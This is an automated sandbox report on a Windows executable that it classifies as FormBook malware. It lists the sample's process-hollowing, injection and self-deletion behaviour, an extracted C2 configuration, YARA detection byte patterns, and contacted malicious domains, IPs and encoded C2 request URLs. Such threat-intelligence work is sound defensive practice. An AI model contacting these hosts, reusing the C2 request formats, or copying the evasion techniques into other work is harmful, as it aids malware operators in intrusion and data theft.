ID: 528714
Sample Name: TT COPY_02101011.exe
Cookbook: default.jbs
Time: 17:47:24
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report TT COPY_02101011.exe

Overview


General Information

Sample Name:	TT COPY_02101011.exe
Analysis ID:	528714
MD5:	ebabc0d66a9e01..
SHA1:	83a44664135a72..
SHA256:	ea8733d0ea6248..
Tags:	exe Formbook xloader
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- System process connects to networ…
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…
- Uses netstat to query active network…
- Maps a DLL or memory area into an…
- Performs DNS queries to domains w…
- Self deletion via cmd delete

Classification



Process Tree

- **System is w10x64**
- TT COPY_02101011.exe (PID: 6584 cmdline: "C:\Users\user\Desktop\TT COPY_02101011.exe" MD5: EBABC0D66A9E01CC0926F3B311FEFF5F)
  - TT COPY_02101011.exe (PID: 6644 cmdline: "C:\Users\user\Desktop\TT COPY_02101011.exe" MD5: EBABC0D66A9E01CC0926F3B311FEFF5F)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - autoconv.exe (PID: 6712 cmdline: C:\Windows\SysWOW64\autoconv.exe MD5: 4506BE56787EDCD771A351C10B5AE3B7)
      - NETSTAT.EXE (PID: 744 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 4E20FF629119A809BC0E7EE2D18A7FDB)
        - cmd.exe (PID: 7080 cmdline: /c del "C:\Users\user\Desktop\TT COPY_02101011.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 808 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.helpfromjames.com/e8ia/"
  ],
  "decoy": [
    "le-hameau-enchanteur.com",
    "quantumsystem-au.club",
    "engravedeeply.com",
    "yesrecompensas.lat",
    "cavallitowerofficials.com",
    "800seaspray.com",
    "skifun-jetski.com",
    "thouartafoot.com",
    "nft2dollar.com",
    "petrestore.online",
    "cjcutthecord2.com",
    "tippimccullough.com",
    "gadget198.xyz",
    "djmiriam.com",
    "bitbasepay.com",
    "cukierniawz.com",
    "mcclureic.xyz",
    "inthekitchenshakinandbakin.com",
    "busy-clicks.com",
    "melaniemorris.online",
    "elysiangp.com",
    "7bkj.com",
    "wakeanddraw.com",
    "ascalar.com",
    "iteraxon.com",
    "henleygirlscricket.com",
    "torresflooringdecorllc.com",
    "helgquieta.quest",
    "xesteem.com",
    "graffity-aws.com",
    "bolerparts.com",
    "andriylysenko.com",
    "bestinvest-4-you.com",
    "frelsicycling.com",
    "airductcleaningindianapolis.net",
    "nlproperties.net",
    "alkoora.xyz",
    "sakiyaman.com",
    "wwwsmyrnaschooldistrict.com",
    "unitedsafetyassociation.com",
    "fivealllianceapparel.com",
    "edgelordkids.com",
    "herhauling.com",
    "intelldat.com",
    "weprepareamerica-planet.com",
    "webartsolution.net",
    "yiquge.com",
    "marraasociados.com",
    "dentalimplantnearyou-ca.space",
    "linemanbible.com",
    "dunamisdispatchservicellc.com",
    "latamoperationalinstitute.com",
    "stpaulsschoolbagidora.com",
    "groupninemed.com",
    "solar-tribe.com",
    "footairdz.com",
    "blttsperma.quest",
    "xfeuio.xyz",
    "sahodyafbdchapter.com",
    "0934800.com",
    "dandftrading.com",
    "gladway.net",
    "mineriasinmercurio.com",
    "inaampm.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000000.678695339.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000000.678695339.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000000.678695339.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ae9:$sqlite3step: 68 34 1C 7B E1 • 0x16bfc:$sqlite3step: 68 34 1C 7B E1 • 0x16b18:$sqlite3text: 68 38 2A 90 C5 • 0x16c3d:$sqlite3text: 68 38 2A 90 C5 • 0x16b2b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c53:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000001.680245219.0000000000400000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000001.680245219.0000000000400000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.1.TT COPY_02101011.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.1.TT COPY_02101011.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.1.TT COPY_02101011.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15ce9:$sqlite3step: 68 34 1C 7B E1 • 0x15dfc:$sqlite3step: 68 34 1C 7B E1 • 0x15d18:$sqlite3text: 68 38 2A 90 C5 • 0x15e3d:$sqlite3text: 68 38 2A 90 C5 • 0x15d2b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e53:$sqlite3blob: 68 53 D8 7F 8C
1.0.TT COPY_02101011.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.0.TT COPY_02101011.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Uses netstat to query active network connections and open ports

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Virtualization/Sandbox Evasion 2	OS Credential Dumping	Security Software Discovery 2 5 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 6 1 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 t Redirect Pho Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 t Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	System Network Configuration Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	File Deletion 1	Cached Domain Credentials	System Network Connections Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Point
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 1 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade t Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TT COPY_02101011.exe	36%	Virustotal		Browse
TT COPY_02101011.exe	16%	ReversingLabs	Win32.Trojan.Nemesis	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nshA78C.tmp\wdtzbwxasut.dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\nshA78C.tmp\wdtzbwxasut.dll	16%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.TT COPY_02101011.exe.400000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.1.TT COPY_02101011.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.0.TT COPY_02101011.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.0.TT COPY_02101011.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
0.2.TT COPY_02101011.exe.2a30000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.NETSTAT.EXE.372796c.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.2.TT COPY_02101011.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.NETSTAT.EXE.d6e840.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.TT COPY_02101011.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.le-hameau-enchanteur.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
www.helpfromjames.com/e8ia/	0%	Avira URL Cloud	safe	
http://www.blttsperma.quest/e8ia/?iXg8nxg=pR2xmGsT/5nillNQjkLQ+n9+6iNIwMBz7svLGcpZWnNs4I/1r36jcwvV3IT8Xqaw6HRS&xTh4=5jvdevo8uz	0%	Avira URL Cloud	safe	
http://www.gadget198.xyz/e8ia/?iXg8nxg=yTyv9O3Jw5UvaSzklMNiw9yfcYAnwywQ+wyeDsCSdfwJ085LpTTX32oK1L+zNF/muuyB&xTh4=5jvdevo8uz	0%	Avira URL Cloud	safe	
http://www.yesrecompensas.lat/e8ia/?iXg8nxg=XTCOm0O2ezcXVHmIGYJnNvyPH+9cp28MuHIwWYLOKrNEhJt2q4EPucT34N3PnC3WtYmv&xTh4=5jvdevo8uz	0%	Avira URL Cloud	safe	
http://www.intelldat.com/e8ia/?iXg8nxg=OP/FDNHzL21SrAXHedPkfpmrZidd0Yb29DNAw19ZtZADeK9OL3CpiCl5COoBoa9aFzWI&xTh4=5jvdevo8uz	0%	Avira URL Cloud	safe	
http://www.webartsolution.net/e8ia/?iXg8nxg=PAc72DwZO0aWTT/MjmPIYr+XMy4z+KuKlzNTRujTlx9pyna9MI4XbiRkWDekRXBmxfjs&xTh4=5jvdevo8uz	0%	Avira URL Cloud	safe	
http://www.le-hameau-enchanteur.com/e8ia/?iXg8nxg=uzdrQi2cv+ipXcIIFlALJKSYThDDC/wlQTE6b69ZsR3gT5zSedzJyJgP4QFwrZDAKX1z&xTh4=5jvdevo8uz	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.le-hameau-enchanteur.com	213.186.33.5	true	true	• 1%, Virustotal, Browse	unknown
www.blttsperma.quest	37.123.118.150	true	true		unknown
www.bestinvest-4-you.com	104.21.31.204	true	true		unknown
helpfromjames.com	185.65.236.168	true	true		unknown
webartsolution.net	198.54.125.56	true	true		unknown
www.yesrecompensas.lat	3.96.23.237	true	true		unknown
www.gadget198.xyz	172.67.158.42	true	true		unknown
w2y6q8s9.stackpathcdn.com	151.139.128.11	true	true		unknown
intelldat.com	143.95.80.65	true	true		unknown
wss.easycompanies.com.au	13.210.99.21	true	false		unknown
www.weprepareamerica-planet.com	208.91.197.27	true	false		unknown
www.webartsolution.net	unknown	unknown	true		unknown
www.mcclureic.xyz	unknown	unknown	true		unknown
www.henleygirlscricket.com	unknown	unknown	true		unknown
www.intelldat.com	unknown	unknown	true		unknown
www.dandftrading.com	unknown	unknown	true		unknown
www.helpfromjames.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.helpfromjames.com/e8ia/	true	• Avira URL Cloud: safe	low
http://www.blttsperma.quest/e8ia/?iXg8nxg=pR2xmGsT/5nillNQjkLQ+n9+6iNIwMBz7svLGcpZWnNs4I/1r36jcwvV3IT8Xqaw6HRS&xTh4=5jvdevo8uz	true	• Avira URL Cloud: safe	unknown
http://www.gadget198.xyz/e8ia/?iXg8nxg=yTyv9O3Jw5UvaSzklMNiw9yfcYAnwywQ+wyeDsCSdfwJ085LpTTX32oK1L+zNF/muuyB&xTh4=5jvdevo8uz	true	• Avira URL Cloud: safe	unknown
http://www.yesrecompensas.lat/e8ia/?iXg8nxg=XTCOm0O2ezcXVHmIGYJnNvyPH+9cp28MuHIwWYLOKrNEhJt2q4EPucT34N3PnC3WtYmv&xTh4=5jvdevo8uz	true	• Avira URL Cloud: safe	unknown
http://www.intelldat.com/e8ia/?iXg8nxg=OP/FDNHzL21SrAXHedPkfpmrZidd0Yb29DNAw19ZtZADeK9OL3CpiCl5COoBoa9aFzWI&xTh4=5jvdevo8uz	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.webartsolution.net/e8ia/?iXg8nxg=PAc72DwZO0aWTT/MjmPIYr+XMy4z+KuKlzNTRujTlx9pyna9MI4XbiRkWDekRXBmxfjs&xTh4=5jvdevo8uz	true	• Avira URL Cloud: safe	unknown
http://www.le-hameau-enchanteur.com/e8ia/?iXg8nxg=uzdrQi2cv+ipXcIIFlALJKSYThDDC/wlQTE6b69ZsR3gT5zSedzJyJgP4QFwrZDAKX1z&xTh4=5jvdevo8uz	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
37.123.118.150	www.blttsperma.quest	United Kingdom		13213	UK2NET-ASGB	true
213.186.33.5	www.le-hameau-enchanteur.com	France		16276	OVHFR	true
185.65.236.168	helpfromjames.com	United Kingdom		33968	INTERNETENGINEERINGASGB	true
198.54.125.56	webartsolution.net	United States		22612	NAMECHEAP-NETUS	true
151.139.128.11	w2y6q8s9.stackpathcdn.com	United States		20446	HIGHWINDS3US	true
143.95.80.65	intelldat.com	United States		62729	ASMALLORANGE1US	true
3.96.23.237	www.yesrecompensas.lat	United States		16509	AMAZON-02US	true
172.67.158.42	www.gadget198.xyz	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528714
Start date:	25.11.2021
Start time:	17:47:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 26s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TT COPY_02101011.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@8/2@13/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 24.9% (good quality ratio 22.6%) • Quality average: 75.3% • Quality standard deviation: 31%
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37.123.118.150	XKLyPH8fil.exe	Get hash	malicious	Browse	• www.piperskara.quest/bcwg/?n2Jxc2=LQgramtgvz9gpRCm69Bgg9zYzNqDoKXe/xoOYyM20y9Hdwqa+bZJQ26d8/uTsQZaK3jtWYMCag==&y2JxkH=7nx4wVHx1hZHPtlP
	Citation-HEQ211025001T-EXPP v4,pdf.exe	Get hash	malicious	Browse	• www.badkyker.quest/b62n/?0N645BeP=eFIp1pQq3ETUGTceTruOFOJ1dQmPu2LEZmadZ4szDyfrUCBwXGEH/Drl48Om3GOk+gVG&vVSdF=CPGHuRZ
	VSL_MV SEA-BLUE SHIP OWNERS.exe	Get hash	malicious	Browse	• www.blttsperma.quest/e8ia/?m0D8S=cRcPqDD8gRHP&3f0LiN=pR2xmGsT/5nillNQjkLQ+n9+6iNIwMBz7svLGcpZWnNs4I/1r36jcwvV3IT8Xqaw6HRS
	Order.exe	Get hash	malicious	Browse	• www.sytypij.xyz/jy0b/?gR-P5L=JDHDbHM0&j2Jp=eYa2jAjhrU72L3WVpxH9jsjNT0srQ2ahDVTWcuHziu1GnXFZstAE4JmEMDfUnYWcFCv5

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New Offer.exe	Get hash	malicious	Browse	• www.oporbagehi.quest/ecus/?d6AdKh=KpN4wErd7wd6llqzpYzMQWPswpobIZ1kAW5Qs8tqKzxMxpJ7Q8ocWbT+8LJmfPS2zarQ&IfRL=5jZ4UJDHJvFlB8
	202111161629639000582.exe	Get hash	malicious	Browse	• www.atinokvanta.quest/wkgp/?2dX=P6APITtHDX2tmpK&4h5=npCMCl+RregmTw6cx8+byq65zg7h1u/lJ5mbqhiD7E8vI14+TRkcHQFH1Zs3yeqswACN
	vGULtWc6Jh.exe	Get hash	malicious	Browse	• www.krallechols.quest/scb0/?NBZ4cP=XHAF2WnuIR8IW6HytrV3Cr1d9KXYf9+Xd4qi9e8E1EN5vKa6DU4i1iuF59U9gzfK/Tw0tTlNxw==&q6h=5jxdANKPGHO8HP5p
	7OjVU04f8q.exe	Get hash	malicious	Browse	• www.heglemrca.quest/gtc5/?8ph=lCkVMu55gkgFdbVVVGZph8qEoSdcluTQL+LKOCcEpF7+otlKd5QeJhNynVws+cZ9KW9V&U0GDa=fB_X46C
	rfq.exe	Get hash	malicious	Browse	• www.hrtogjort.quest/s2qi/?MhBd9XLx=HbGGlsNKynhRn1OZSUDTcU11jE9KquvSJxsaBbHywHdHvBVsuicee/3hTkOTqTMLFva3&C48h=pVtdTPKHwt9dZ63P
	DHL50458006SHP.exe	Get hash	malicious	Browse	• www.hoedetamni.quest/gab8/?r6VTf8yP=Zf6VUcDVhu0aqEZvSUrwMEMdRMHbm2PdB59ahhn3b7f2yp7kqylqWmK4U818rxqelde0&gPtX=0b0L5phHSpgxbZl0

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DuxgwH47QB.exe	Get hash	malicious	Browse	• www.tuuttidisney.quest/cfn8/?wZEhNtn=GNR/cswsNXaTiqGvaiOTwsMtTfgjjwHaPXMbbiwu1L+Zpp8z0hBER1I6yfXZZZrQ1pKU&7ntP2=G2JlCZwhJ8t
